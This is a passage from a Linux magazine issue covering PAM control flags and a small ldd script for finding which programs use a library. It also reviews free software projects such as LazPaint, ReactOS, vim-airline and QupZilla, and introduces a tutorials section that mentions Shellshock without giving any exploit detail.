The **required** flag is similar, but, if a module fails, the stack is immediately abandoned – later modules are not invoked. The **sufficient** flag does what it says on the tin – if the module succeeds, the stack will succeed and later modules are not called. Finally, the **optional** flag means that the return status of the module is ignored. This flag is often found within the **session** stack, where modules are called for their side effect (such as setting environment variables or creating an initial home directory) rather than for a yes/no decision. There's a more complex syntax that can be used for the control flags, which gives you finer grain control over querying the return status of a PAM module, and more options on deciding what to do in each case. This form of control flag consists of a series of **status=action** pairs, in square brackets. Here's an example:

```
auth [user_unknown=ignore success=ok default=bad]
pam_securetty.so
```

This example is being used to distinguish the case where the username is unknown from the case where the module's 'secure tty' test fails, and to react differently in the two cases. The return status values are not well documented. These extensions, which almost turn PAM configuration into a programming language in its own right, are difficult to get your head round, and (I'm pleased to say) don't seem to be very common in modern PAM configurations.

So there you have it. Next time the conversation in the pub turns to PAM, you can smile enigmatically and say "ah yes, I know PAM well!"

Command of the month: ldd

The **ldd** command answers the question "Which libraries does this application use?". Here's a simple example:

```
# ldd /bin/bash
 linux-vdso.so.1 =>
 libtinfo.so.5 => /lib64/libtinfo.so.5
 libdl.so.2 => /lib64/libdl.so.2
 libc.so.6 => /lib64/libc.so.6
 /lib64/ld-linux-x86-64.so.2
```

It's not at first sight the most exciting of commands, but there are some quirks here that you can uncover, expecially if you wrap a little shell scripting around it to answer the opposite question: "Which programs are linked against this library?"

Here's the script I came up with – it could be spruced up in several ways but it does the basic job:

```
#!/bin/bash
# Script "whatuses"
# Finds which executables are linked against a given
library

lib=$1
for x in /usr/bin/*  # Better to traverse entire $PATH
do
 if ldd $x 2> /dev/null | grep $lib > /dev/null 2>&1
 then
   echo $x uses $lib
 fi
done
```

Here are a couple of examples. First, there's an access control mechanism called 'TCP wrappers', which is implemented by the library **libwrap.so**. So we can answer the question "Which apps use TCP wrappers?" like this:

```
./whatuses libwrap
/usr/bin/empathy uses libwrap
/usr/bin/gnome-shell uses libwrap
/usr/bin/pulseaudio uses libwrap
/usr/bin/vinagre uses libwrap
```

I've edited most of the output for brevity. Or we can ask "Which apps are PAM-aware?" by looking for linkage against **libpam**:

```
# ./whatuses libpam
/usr/bin/at uses libpam
/usr/bin/login uses libpam
/usr/bin/passwd uses libpam
/usr/bin/su uses libpam
/usr/bin/vncpasswd uses libpam
```

Again, the output is trimmed – Linux dependencies can get complicated, but **ldd** can help make sense of them!

FOSSpicks

Sparkling gems and new releases from the world of Free and Open Source Software

Mike Saunders has spent a decade mining the internet for free software treasures. Here's the result of his latest haul…

Image editor

LazPaint 6.2


LazPaint is an image editor somewhat akin to *Paint.NET* on Windows. Its name stems from the IDE used to build the program – *Lazarus* – which lets developers write applications in Object Pascal. Unusually, *Lazarus* can build the same program using different graphical toolkits, so in the downloads section for *LazPaint* (hosted on SourceForge) you can find pre-compiled binaries using *Gtk* and *Qt*. This helps the app to fit in better with your desktop, so it won't look ugly in Gnome, Xfce or KDE.

We used the *Gtk* version, and our main gripe with the interface is the tiny toolbar buttons and other controls. On a high-resolution display, they're almost comically small and hard to make out. Still, they all have decent tooltips, so after a few minutes of hovering the mouse and making mental notes, the interface becomes usable.

Like *Gimp*, *LazPaint* is a bitmap image editor with various tools for creating shapes, transformation effects (such as rotation and resampling) and multiple-level undo/redo. Extra dialogs for managing layers, colours and additional tools are available via the View menu – and from here, you can also enable a grid that's displayed over the image when zoomed in. This is particularly useful if you're making per-pixel edits to an image, as is common in video game sprite work.


Also like *Gimp*, *LazPaint* has a bunch of filters including blurs, sharpen, emboss and contour. The range isn't as extensive as *Gimp*'s, and some of them threw up bizarre error messages in our testing ("Access violation" anyone?) but on the whole they work well. It's also possible to render various textures from inside the program, and even import 3D models. Along with its native **.lzp** format, *LazPaint* can also save images to PNG, JPEG, TGA, TIFF, BMP and other formats.

In all, *LazPaint* isn't as feature-packed as *Gimp*, which might lead many to ask: what's the point of it? Well, if you're happy with *Gimp*'s interface, fair enough. But we know that a lot of people don't like how *Gimp* looks and works, and *LazPaint* provides a great deal of the same functionality with a simpler (and arguably more approachable) design. So we're glad there's some more variety in our choice of Linux image editings.



LazPaint can import 3D models, such as this sinister Mario head.

> **"Like Gimp, LazPaint is a bitmap image editor with various tools for creating shapes and effects."**



The teensy-tiny toolbar is really fiddly to work with at first, but at least the buttons have tooltips.

PROJECT WEBSITE
www.facebook.com/LazPaint

Operating system


ReactOS 0.3.16

For all its successes, Free Software is especially good at cloning existing projects. This doesn't mean there's a lack of imagination – just that it's often better to re-use an existing design rather than re-invent the wheel every time. Richard Stallman took this exact approach when creating GNU, which is famously "not Unix" but based very closely on the design and structure of that OS.

Now, ReactOS is a Free Software clone of Windows, aiming to be compatible with that OS's applications and hardware drivers. It's debatable whether Windows is a sensible design to copy, but in any case, the goal is that we'll all have a free (as in freedom and beer) OS on which to run legacy Windows applications. ReactOS has been in development since the late 90s, and we take a peek at it every few years to see how it's shaping up.

Helpfully, the development team makes it available in various formats: a live CD image, an installation CD image, and virtual hard drive images for *VMware* and *VirtualBox*. We took the latter for a spin, which worked fairly well, although it booted into a terrible 16-colour mode that looked completely pants. A quick tweak in the Control Panel soon sorted that out, however. By and large, ReactOS looks and feels like Windows 2000, albeit with plenty of rough edges and various missing pieces.

Most of the standard Windows tools are available though: a command line prompt, text editor, *Paint*-like program, Control Panel and so forth. And while many of these have been created from scratch for ReactOS, a great deal of code has been taking from the *Wine* project, which helps to cut down on duplication of effort.



In many parts, ReactOS's interface is a pixel-perfect clone of Windows 9x/2000, which could get Microsoft grumbling one day.

How's your luck?

So, the big question is: how good is the compatibility? It's a mixed bag, and programs that don't run well on *Wine* (see **https://appdb.winehq.org**) tend to break on ReactOS too, in our experience. You'll have more luck with early-2000s applications, as support for the Windows API of that time is more complete – many recent programs simply won't start at all. Still, ReactOS isn't short of software, thanks to an Application Manager that downloads (mostly open source) Windows programs from the web and installs them. So you can get *Firefox*, *AbiWord*, chat clients, various games and other system tools with just a few clicks.


"ReactOS isn't short of software, thanks to Application Manager that downloads programs from the web."

In the last couple of years, the ReactOS team has tried to boost interest and contribution from the wider open source community with fundraising projects. Ultimately, we think it would progress more quickly with some solid commercial backing – but we can understand that many companies don't want to touch it with a 50ft barge pole, in case Microsoft tries to stomp it down with legal action.


Nonetheless, ReactOS is an impressive effort and deserves more fame. Hopefully it will reach a level of sufficient stability and completeness to run most older Windows XP programs without problems, to help those who don't want to "upgrade" to Windows 7/8/10 and can't switch to Linux for whatever reasons.

PROJECT WEBSITE
www.reactos.com


How it works: Adding applications



1 Menu
ReactOS isn't supplied with a web browser, so go to Start > Programs > ReactOS Applications Manager to bring up the software exploration tool.



2 Searching
Go into the Internet & Network category on the left. Various versions of *Firefox* are available – in our experience, the older ones tend to work more reliably.



3 Install
After you've selected a version, click Install in the top-left and the program will be retrieved from the web. You'll then find it in the Start menu.


Window manager

Window Maker 0.95.6

Steve Jobs will be remembered for many things: shiny iGadgets by most people, and a purveyor of walled garden "digital prisons" by some in the Free Software camp. But one of Jobs's lesser known creations is Next, a computer company he built after being booted out of Apple. Next sold tremendously powerful (and equally expensive at $9,999) workstation machines that never achieved widespread popularity, but left their mark on the industry. The first ever web browser was written on a Next box, for instance.

Anyway, the Next operating system had an attractive and novel interface that's significantly different to the usual taskbar-plus-program menu approach we're all familiar with. *Window Maker* apes this very closely, while providing extra graphical fluff including themes and gradients. This window manager hasn't seen a great deal of activity in recent years, but given that it was one of our favourites in the early 2000s, we're glad to see it's still receiving minor updates.

Window Maker is all about the dock in the top-right corner. Try right-clicking on the desktop to bring up a program menu, launch something, and then drag its icon (usually found in the bottom-left of the screen) onto the dock. This will save it as a launcher for later. You can slide the dock around by clicking and dragging on the top icon, and change launch settings for the icons via right-click context menus. A configuration tool is provided for setting up the window manager – so you can customise it without having to manually edit config files.



***Window Maker* is highly customisable, and easy to tweak thanks to the supplied config tool.**

Window Maker is fast, fluid and attractive, providing a genuinely fresh approach to the desktop. It's way less demanding on the RAM banks than the big desktops such as KDE and Gnome, but is still more approachable and easy to customise than the ultra-minimal window managers. We hope it stays around for years to come.

PROJECT WEBSITE
www.windowmaker.org

Trimmed-down systemd alternative

uselessd 2

Despite the fact that *Systemd* has been adopted by almost every major distro, internet debates are still raging about it. Proponents say it simplifies and streamlines the Linux boot process, providing extra features for process isolation and logging. Conversely, critics say it violates long-time Unix principles and it's swallowing up too much functionality that should be left in other components.

Uselessd, which could be described as "useless" or the daemon that "uses less" according to the developer, is a fork of *Systemd* that aims to bring it back to basics. The idea is that *Systemd* is actually good for some things – namely booting the system, starting services, managing dependencies between them and making sure they don't exceed their resource limits – but that's it. Unlike *Systemd*, *Uselessd* won't keep growing and taking over other parts of the core system, such as logins and network management.

There are some other changes too. *Uselessd* doesn't use the controversial *Journald* system by default, instead logging to plain text files in the usual Unix way. Yes, some *Journald* supporters say that the binary format is actually better, as much more metadata is stored and you can perform complex searches without a zillion grep commands and regular expressions. But many still prefer the plain text syslog. In addition,

"Uselessd is a fork of Systemd that aims to bring it back to basics."

Like much of the project, *Uselessd*'s logo mocks the original systemd, here implying that the latter includes the kitchen sink.

Uselessd aims to be more portable, working with other C libraries than just *Glibc*. The goal is to purge *Systemd* of "GNUisms" – in other words, things that lock it deeply into the GNU/Linux ecosystem.

PROJECT WEBSITE
http://uselessd.darknedgy.net

Nintendo Entertainment System emulator


Nestopia 1.46.1

There are two types of console emulator user: those who just like to indulge in nostalgia for a moment, and hardcore players who demand that everything is exactly like the original – no exceptions. *Nestopia* is geared towards the latter group of users, with an intense focus on emulating the NES hardware as accurately as possible. You may have played other NES emulators before, and not noticed anything odd, but some emulators take barely-noticeable shortcuts to improve performance.

Nestopia, however, strives to be "cycle accurate"; in other words, with every emulated 6502 CPU cycle, it emulates the activity of all the other hardware components, to keep the virtual NES running in perfect sync. Most of us wouldn't notice this, but for some NES fanatics, it's vital for delivering the most realistic emulation. But this comes at a cost – *Nestopia* consistently used 30% of our CPU (emulating *Super Mario Bros 3*), which is a fair chunk on a 2.5GHz Core i5 machine.

Outside of this focus on accuracy, *Nestopia* is a fine all-round emulator too. It's easy to configure input devices and video options, while save states are also supported. You can even record gameplay in NSV format, and convert it to a more mainstream format using external tools. This is great if you're rather hot at a certain game, and want to upload your skills to YouTube.

"Nestopia aims to provide 'cycle accurate' NES emulation."



With some tweaks to the video output settings, you can create the lovely old fuzzy CRT TV effect.

Cheats are supported, using Game Genie and Pro Action Rocky codes, and there's an impressive range of options for configuring the video output. The defaults are fine for regular NES emulation, but you can also smooth out jaggedness between pixels using filters – try 2xSal or HqX to see how it looks.

PROJECT WEBSITE
https://github.com/rdanbrook/nestopia

Vim status bar upgrade

Vim-airline

Some people are put off from learning *Vim* because of its horrendously steep learning curve, which is a shame, because it's a fantastic editor when you've mastered it. Others have tried battling through *Vimtutor* but still found the editor horrendously bare and terse – like it doesn't even try to make you feel welcome. Yes, *Vim* out-of-the-box isn't very pleasant, but once you've added the ruler, status line, syntax highlighting, line numbers, highlighted searches and other features, it quickly becomes more livable.

Vim-airline is a plugin that goes a step further, replacing the stock status line with one that's much prettier and more informative. You can install it using a variety of *Vim* plugin managers – such as *Pathogen*, *Vundle* and *VAM* – or install it manually by copying its files into **.vim** in your home directory. Because we were already using *Pathogen*, we just needed to enter:


```
git clone https://github.com/bling/
vim-airline ~/.vim/bundle/vim-airline
```

After starting *Vim*, however, we saw the new status line but it didn't have any colour (in *Xfce-Terminal*). If you have a similar problem, add this to the start of your .vimrc:

```
set t_Co=256
```

Now you should see *Airline* in all its glory. The default theme is rather garish and might not work well with your colour scheme, so to fix this, go into **~/.vim/bundle/vim-airline/autoload/airline/themes/** and take a look around. To activate the theme 'powerlineish', for instance, add this to your **.vimrc**:

```
let g:airline_theme = 'powerlineish'
```



Various *Airline* themes in action. Solarized works well with the *Vim* colour scheme of the same name.

Airline shows your current mode (and changes colour depending on the mode), the file you're editing, its encoding, along with your position in the file (line, column and percentage). If you're using tabs, you can also spruce up your tab bar by adding this to your **.vimrc**:

```
let g:airline#extensions#tabline#enabled = 1
```

PROJECT WEBSITE
https://github.com/bling/vim-airline

Diary editor


Almanah 0.11.0

Dear diary, today I spent several hours trying to compile programs from source code, frequently coming up against missing dependencies, compilation errors and segfaults. Just when I thought one program had built correctly, I started it and received around 3,000 lines of Python error messages before the whole thing crashed out spectacularly. Why, diary, does it have to be this way? Why can't programs be nice and easy to install, like *Almanah*?

Yes, this is a diary editing program – essentially a custom text editor with journal-keeping-related features. To build it you need **libsqlite3-dev**, **libcryptui-dev** and **libgpgme11-dev**. With those in place, installing it was a cinch with the **./configure**, **make** and **make install** (as root) procedure.

After starting the app, you're presented with an empty entry for today. The single button in the top-left provides some basic formatting facilities – bold, italic and underline – but there's no undo or redo for text editing operations, annoyingly. Next to the formatting button is a date; click that and you can jump to other diary entries (if you've written them). There's also a star button that you can use to mark certain diary entries as especially important.

To help organise diary entries, you can apply tags to them, and even attach links to files and web addresses via the cog menu. It's possible to export the diary in plain text format, with each day stored in a separate file (using YYYY-MM-DD filenames), or print it out.



Don't want the world to see your heart-pourings? Encrypt your database using your PGP key.

Of course, if your diary contains plenty of juicy secrets you'll want to keep it safe: to help with this, *Alamanah* can encrypt it using your PGP key. Click the Almanah Diary menu and then Preferences to set it up.

"Almanah can encrypt your diary entries using your PGP key."

PROJECT WEBSITE
https://wiki.gnome.org/Apps/Almanah_Diary

Web browser

QupZilla 1.8.0


QupZilla is a *Qt*-based browser using *WebKit* as its rendering engine, designed to provide a good out-of-the-box experience without the need for extra plugins and extensions.

To build it from the source code, you'll need development libraries for *Qt* (at least version 4.7) and OpenSSL installed. Then run **qmake** followed by **make**, and if it compiles successfully, run **make install** as root to place it in your filesystem. Then you can start it by just entering **qupzilla**.

Interface-wise, it's pretty standard fare; there's nothing especially original that leaps out at you, and the speed dial-type interface on new tabs has been done before. Ex-*Firefox* users who were miffed by the Australis UI revamp will be happy with *QupZilla*'s layout – it doesn't try to chase *Chrome* in every direction. In terms of memory consumption, it was on a par with *Firefox* in our testing, and slightly lighter with many tabs open.

QupZilla is supplied with a gaggle of useful extras, such as an advert blocker. This uses the EasyList from Adblock Plus – so it's very effective. There's also a combined history, bookmarks and RSS view, which can be brought up with Ctrl+Shift+H, and having these things together in one place works surprisingly well. Another handy feature is the ability to take a screenshot of an entire web page, and save it in various formats – useful if you want to show a web developer where something is broken.

By default, *QupZilla* uses DuckDuckGo for web searches, and also enables the Do Not Track (DNT) header. The latter is a bit controversial though: if all browsers simply enable DNT by default, many users won't hear about it and all websites will just ignore it. But if users are told about the feature and turn it on themselves, they'll expect better conformity from sites. At least, that's the idea...



***QupZilla* is bundled with a handful of extensions, including the ever-useful *GreaseMonkey*.**

PROJECT WEBSITE
www.qupzilla.com

FOSSPICKS Brain Relaxers

Space shooting/racing larks


Galaxy Forces 1.82

Galaxy Forces is essentially a souped-up version of *Thrust*, a 1986 classic that appeared on pretty much every 8-bit home computer. And it's all about control here: you move a spaceship around by hitting the cursor keys to rotate it, and up to blast your rear thruster.

However, your ship doesn't simply fly in the direction it's pointing, due to gravity and momentum, so you have to plan your movements in advance (or perform some nifty rotate-and-thrust manoeuvres to slow yourself down). It takes a while to get the hang of, and you'll find yourself crashing into the walls at first. But don't give up – once you've mastered the controls, you'll be wallowing in self-satisfaction as you cruise gracefully around a level, avoiding obstacles with pixel-perfect precision.

Galaxy Forces has 50 levels; the first bunch are purely for network-based multiplayer combat games, while the others can also be played alone. These latter levels involve racing around a course (trying to beat the best times, as listed on the game's website) or carrying cargo in missions. So there's plenty to do, and while the game selection interface is incredibly clunky and the music is annoyingly repetitive, the gameplay itself has been well-crafted.

Note that you need to connect to IP address 127.0.0.1 (ie your local machine) to start the game, and then click the New button to choose a level. Helpfully, the developers have made available a pre-compiled binary package, with executables for both 32-bit and 64-bit machines.



This might look simple to navigate, but when your craft has so much momentum it's hellishly difficult.

PROJECT WEBSITE
www.galaxy-forces.com

Chess game

Gambit 1.0

Running untrusted scripts from the internet, especially when they ask you to enter your user or root password, is a bad idea. Down this path lie Windows-esque levels of madness. However, it's the simplest way to get *Gambit* up and running: no distro-specific packages were available at the time of writing, so the developer recommends you grab **gambit-autobuild.sh** from the website, make it executable, and run it. And it works – the script grabbed dependencies, retrieved the source code, built it, and placed the resulting program in **Gambit** in the home directory. So to play, you just need to run **./gambitchess** inside it.

You're thrown straight into a game, controlling the white pieces, on a difficulty level of 5 (out of 5). We're not skilled enough in chess to judge exactly how challenging this level is, but we'd rather *Gambit* defaulted to something in the middle – or at least prompt the player before the game starts. From there, it's like most other chess games, where you click and drag pieces to make your move, and the computer thinks and responds.

Various colour schemes are available for the board, along with animations as the pieces move. Excellently, *Gambit* supports saving and loading games in the Portable Game Notation (PGN) format, which has been around for decades and is the *de facto* standard for storing chess matches. You can even find archives of PGN files on the net for classic battles between famous players.

Gambit's difficulty level 1 isn't hard to beat – even with our limited skills, we soon snaffled the CPU's queen.

PROJECT WEBSITE
http://gambitchess.sourceforge.net

PCI EXPRESS LTD

LINUX BASED DIGITAL TV TUNERS

Matrix

ARM MINI PC

BY YOUR VERY OWN: BEN EVERARD RATED 4/5

MATRIX IS A SINGLE BOARD MINI COMPUTER BASED ON ARM WITH A WIDE RANGE OF INTERFACE, EQUIPPED WITH A POWERFUL I.MX6 FREESCALE PROCESSOR

xbmc ubuntu


ONLY £119 - FREE UK DELIVERY

NEW PRODUCT - £49.95

5220 USB DVB-T2 / T / C TUNER TV STICK

TBS6285 DVB-T2 QUAD TUNER

THE ONLY 4 TUNER FREEVIEW CARD



Freeview HD

LOW PROFILE DESIGN
QUAD CHANNEL RECEIVING SIMULTANEOUSLY
BOTH DVB-T2 AND DVB-T ARE SUPPORTED
HIGH-DEFINITION VIDEO
HIGH SENSITIVITY DVB-T2 QUAD TUNER
WINDOWS AND LINUX DRIVER READY

£179

TBS6285 DVB-T2 QUAD TUNER

THE ONLY 4 TUNER FREEVIEW CARD

DVB S2

LOW PROFILE DESIGN
QUAD CHANNEL RECEIVING SIMULTANEOUSLY
BOTH DVB-S2 AND DVB-S ARE SUPPORTED
HIGH-DEFINITION VIDEO
HIGH SENSITIVITY DVB-S2 QUAD TUNER
WINDOWS AND LINUX DRIVER READY

£209

OTHER TUNERS AVAILABLE

6220	DVB-T2 TV TUNER	£79
6281	DVB-T2 DUAL TUNER	£109
6925	DVB-S2 PROFESSIONAL TV TUNER	£189
6982	DVB-S2 DUAL TUNER	£99
6991	DVB-S2 DUAL TUNER DUAL CI	£159
6922	DVB-S2 TV TUNER	£79
6928	DVB-S2 TV TUNER CI	£99

LOOKING TO BECOME A TBS RESELLER ?

TO BE ELIGIBLE FOR A WHOLESALE TRADING ACCOUNT WITH PCI EXPRESS, AND THUS PURCHASE TBS PRODUCTS AT TRADE/WHOLESALE PRICES, WE SIMPLY REQUIRE YOU TO COMPLETE OUR TRADE WHOLESALE APPLICATION FORM.

PLEASE EMAIL MIKE@PCIEX.CO.UK FOR THE APPLICATION FORM

WHOLESALE / BULK / TRADE / DROPSHIPPING

OFFICIAL RESELLERS

REDAPPLEDIGITAL.CO.UK | QUIETPC.COM | CCLONLINE.COM | VALUEAV.CO.UK | DRSTRADING.CO.UK

OFFICIAL UK DISTRIBUTOR

PCI EXPRESS LTD

TEL: 01372 377850 | WWW.TBSCARDS.CO.UK

UNIT 3 BAYTREE AVENUE, KINGSTON ROAD, LEATHERHEAD, SURREY, KT22 7UE

freesat · DiSEqC · Linux · VDR · mythTV · HDTV · DVB Dream · ProgDVB · DVB Viewer · DVB TS Reader

LINUX VOICE

TUTORIALS

Dip your toe into a pool full of Linux knowledge with eight tutorials lovingly crafted to expand your Linux consciousness

Ben Everard
Has been busy exploiting Shellshock for fun and profit.


It's been a bad few months for security on Linux systems. First we had Heartbleed and now we've got Shellshock. If I were a betting man, I'd put some money on another major vulnerability before the end of the year. But don't worry. It's not time to panic just yet. There's no fatal flaw in the open source model. These bugs don't refute the premise that open source software can be better than proprietary software. However, there is now a huge amount of potentially vulnerable code that hasn't been heavily audited for security vulnerabilities. Now that security researchers can see that there's a huge amount of publicity awaiting the next vulnerability, they're going to be targeting Linux systems more than ever.

This is a good thing. It means that code that's been floating around for decades with few people looking at it is finally getting some attention. Companies that rely on this code are realising that they can't view open source as a zero-cost option and that they need to contribute to development if they want quality software.

Hopefully, this will mean that there's a bit more money for the maintainers of such tools, and more money means more developers, more testing and ultimately more reliable software.


ben@linuxvoice.com

In this issue...



Chatting on Tox

Want to chat online without being spied on? So does **Ben Everard**, so he protects himself with the latest encrypted chat system.




Twitterbot

Send 140-character messages across the internet using Twitter and Python. **Les Pounder** reveals how.

Latex

Valentine Sinitsyn reveals the majesty of *Latex*, a powerful text layout engine for creating beautiful pages with minimal fuss.




Open Media Vault

Linux is built on the concept of sharing, so **Mayank Shama** takes a look at a NAS distro that helps you do just that.

Shellshock

